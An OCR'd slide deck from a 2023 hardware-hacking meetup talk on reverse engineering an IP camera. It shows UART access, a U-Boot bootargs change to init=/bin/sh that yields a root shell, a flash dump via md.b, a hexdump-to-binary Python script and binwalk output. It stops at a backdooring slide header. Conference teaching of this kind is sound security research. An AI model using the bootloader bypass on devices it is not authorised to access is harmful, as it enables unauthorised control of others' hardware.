SECUR
INSA

RootMe - Hacking platform -

THALES Building a future we can all trust

INSA INSTITUT NATIONAL DES SCIENCES APPLIQUÉES RENNES

aeir INSA

RAR

Messing around with hardware devices (🇬🇧)

TLP:AMBER TLP:RED

Speaker

Whiterose
@CyberWolf_2077

T~~h~~uesday, December 12

Tuesday, December 12 2023
19h00 → 23h30

20 Av. des Buttes de Coësmes
Foyer de l'INSA

Metro B, Beaulieu-Université Station

me 0,8272 seconds before a presentation:

TLP:GREEN

About me

- Over caffeinated wolf
- Voiding warranties with pride since 2018
- Looking for a job in this field to be paid for it
- Projects :
  - Done :
    - Reverse engineering MacDonalds table beacons
    - GPS spoofing on DJI Inspire 1
    - Bypassing the Hantek DSO software limitation
  - WIP :
    - Reverse engineering of SFR NEUFBOX Evolution V1.8
    - Freeway toll gate token reverse engineering

Twitter / X : @CyberWolf_2077

Blog : whiterose-infosec.super.site/

TLP:AMBER

What this talk is about

The journey of reverse engineer electrical devices across :

- IP camera backdooring
- Random electronic bricks that are in fact way more

What this talk isn’t about

Backdooring devices to set them back on the after-market

How to mess around with public lighting control solutions


THIS IS GONNA
BE FUN

Recovering Firmware and Backdooring for fun (not profit)

TLP:AMBER


TLP:AMBER

First glance at the device




TLP:AMBER

Let's talk with the board




- red[RX]
- green[TX]
- black[GND]



Basic Serial settings

Serial port * COM9 (USB Serial Port (COM9))

Speed (bps) * 115200




```
No connection! Set fake rssi= -80!!!
No connection! Set fake rssi= -80!!!
No connection! Set fake rssi= -80!!!
```

TLP:AMBER

Time for some debug

Reset the device with Mi Home application


- Used Xiaomi “mi home” application and tried to add the device to my fake den



ℹ It appears that this device and I guess several other are impacted by the use emotes in the Wi-Fi AP name

- I should have a code, but I don’t have any components linked to a display or anything.


see what the UART tells us




```
Disable MMU and D-cache before jump to UBOOT

U-Boot 2015.01 (May 17 2021 - 15:28:25), Build: jenkins-ipc029a02_new_key-283
```

TLP:AMBER

Finding the ultimate Bypass via UBOOT and the firmware anyways




```
SigmaStar #
SigmaStar # help
?         - alias for 'help'
aes       - Control Mstar AES engine
base      - print or set address offset
bootm     - boot application image from memory
```



```
SigmaStar # printenv
bootargs=console=ttyS0,115200 root=/dev/mtdblock2 rootfstype=squashfs ro init=/linuxrc LX_MEM=0x3fe0000
mma_heap=mma_heap_name0,miu=0,sz=0x1400000 mma_memblock_remove=1

SigmaStar # setenv bootargs console=ttyS0,115200 root=/dev/mtdblock2 rootfstype=squashfs ro init=/bin/sh LX_MEM=0x3fe0000
mma_heap=mma_heap_name0,miu=0,sz=0x1400000 mma_memblock_remove=1
```

TLP:AMBER

Finding the ultimate Bypass via UBOOT and the firmware anyways



```
urandom: sh: uninitialized urandom read (4 bytes read)
/bin/sh: can't access tty; job control turned off
/ #
/ # ls
random: ls: uninitialized urandom read (4 bytes read)
bin             etc             mnt             run             ueventd.rc
config          lib             mstar_ko        sbin            usr
data            lib32           opt             sound           va
default.prop    linuxrc         proc            sys
dev             media           root            tmp
/ # 
```

The shell did not allow us to make changes as the file system is read-only squashfs.

Obtaining the Firmware through U-Boot


Let's use the very primitive memory display (md) method that is offered by UBOOT.
All that is needed is

- The starting address of the firmware in the memory

  ```
  SigmaStar # printenv
  bootcmd=sf probe 0;sf read 0x22000000 ${sf_kernel_start} ${sf_kernel_size};bootm 0x22000000
  ```

- It's size


  We see this value when the bootloader first started.
  We have a 16 MB flash, which means 0x1000000 in hex.



```
Flash is detected (0x090F, 0x1C, 0x70, 0x18)
SF: Detected nor0 with total size 16 MiB
MXP found at mxp_offset[3]=0x00020000, size=0x1000
```

Get the data

Here is the command that will print all the content of the flash : `md.b 0x22000000 0x1000000`




```
2203dae0: ae [redacted] 51 [redacted] ae [redacted] 51 [redacted]     .= p[redacted]Q[redacted]
2203daf0: af [redacted] 50 [redacted] af [redacted] 50 [redacted]     .= x[redacted]P[redacted]
2203db00: b0 [redacted] 4f [redacted] b0 [redacted] 4f [redacted]     .= .[redacted]O[redacted]
2203db10: b1 [redacted] 4e [redacted] b1 [redacted] 4e [redacted]     .= .[redacted]N[redacted]
2203db20: b2 [redacted] 4d [redacted] b2 [redacted] 4d [redacted]     .= .[redacted]M[redacted]
2203db30: b3 [redacted] 4c [redacted] b3 [redacted] 4c [redacted]     .= .[redacted]L[redacted]
2203db40: b4 [redacted] 4b [redacted] b4 [redacted] 4b [redacted]     .= .[redacted]K[redacted]
2203db5      [redacted] 4a [redacted] b5 [redacted] 4a [redacted]     .= .[redacted]J[redacted]
  3db60: b6  [redacted] 49 [redacted] b6 [redacted] 49 [redacted]     .= .[redacted]I[redacted]
  3          [redacted] 48 [redacted] b7 [redacted] 48 [redacted]     .= .[redacted]H[redacted]
  0             47 [redacted] b8 [redacted] 47 [redacted]     .= .[redacted]G[redacted]
```


⚠️ Note that this process is super time consuming, extracting large volumes of information might take several hours

TLP:AMBER

Process the data to get the binary




```python
import sys, struct

data_bin = bytearray()
with open(sys.argv[1]) as hexdump:
        for line in hexdump:
                data_hex= line[10:57].split(" ")
                for i in data_hex:
                        data_bin += struct.pack("B", int(i, 16))

binary_file = open(sys.argv[2], "wb")
binary_file.write(data_bin)
binary_file.close()
```



TLP:AMBER


Examine the Firmware with binwalk



```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
84792         0x14B38         CRC32 polynomial table, little endian
86716         0x152BC         xz compressed data
196608        0x30000         uImage header, header size: 64 bytes, header CRC: 0x669822B3, created: 2020-11-11 08:55:07, image size: 110960
bytes, Data Address: 0x0, Entry Point: 0x0, data CRC: 0x2E44DBAC, OS: Firmware, CPU: ARM, image type: OS Kernel Image, compression type: lzma
, image name: "MVX4##I6B0gc677ccbCM_UBT1501#XVM"
196672        0x30040         xz compressed data
327680        0x50000         uImage header, header size: 64 bytes, header CRC: 0x388EA2C7, created: 2021-05-17 07:30:03, image size: 1510792
 bytes, Data Address: 0x20008000, Entry Point: 0x20008000, data CRC: 0xFFEF1A41, OS: Linux, CPU: ARM, image type: OS Kernel Image, compressio
n type: lzma, image name: "MVX4##I6B0g2b9a2f0KL_LX409##[BR:"
327744        0x50040         xz compressed data
2424832       0x250000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 7040998 bytes, 2113 inodes, blocksize: 1
31072 bytes, created: 2021-05-17 07:35:18
10158080      0x9B0000        JFFS2 filesystem, little endian
10813508      0xA50044        Zlib compressed data, compressed
10814340      0xA50384        Zlib compressed data, compressed
10816020      0xA50A14        Zlib compressed data, compressed
10817652      0xA51074        JFFS2 filesystem, little endian
11007680      0xA7F6C0        Zlib compressed data, compressed
11008516      0xA7FA04        JFFS2 filesystem, little endian
11009600      0xA7FE40        JFFS2 filesystem, little endian
15777064      0xF0BD28        Zlib compressed data, compressed
15778056      0xF0C108        JFFS2 filesystem, little endian
15779584      0xF0C700        Zlib compressed data, compressed
15780988      0xF0CC7C        JFFS2 filesystem, little endian
15782012      0xF0D07C        Zlib compressed data, compressed
4.9.84/          cryptodev/        if-down.d/       jffs2-root-3/  man3/      network/       private/     share/             ubi/
a/               d/                if-post-down.d/  jffs2-root-4/  man5/      nfs/           proc/        shm/               ubifs/
Argentina/       default/          if-pre-up.d/     Kentucky/      man7/      nfs_common/    profile.d/   sound/             usb/
bin/             default.script.d/ if-up.d/         kernel/        media/     nls/           pts/         spinand/           usr/
ca-certificates/ dev/              Indiana/         kr/            mmc/       normal/        right/       squashfs-root/     v/
card/            drivers/          init.d/          l/             mnt/       North_Dakota/  root/        squashfs-root-0/   var/
certs/           eeprom/           iqfile/          lib/           mozilla/   notify/        s/           ssl/               wireless/
cifs/            etc/              iqfiles/         libnl/         mstar_ko/  ntfs/          sbin/        sstar/             www/
common/          fat/              jffs2-root/      licenses/      MT7601/    nvmem/         scsi/        storage/           x/
config/          fs/               jffs2-root-0/    lockd/         mtd/       opt/           sdcard/      sunrpc/            zoneinfo/
core/            hooks/            jffs2-root-1/    man/           nand/      p/             sdmmc/       sys/
crypto/          host/             jffs2-root-2/    man1/          net/       posix/         services.d/  tests/
```

TLP:AMBER

Time for backdooring the device - Extracting the partitions

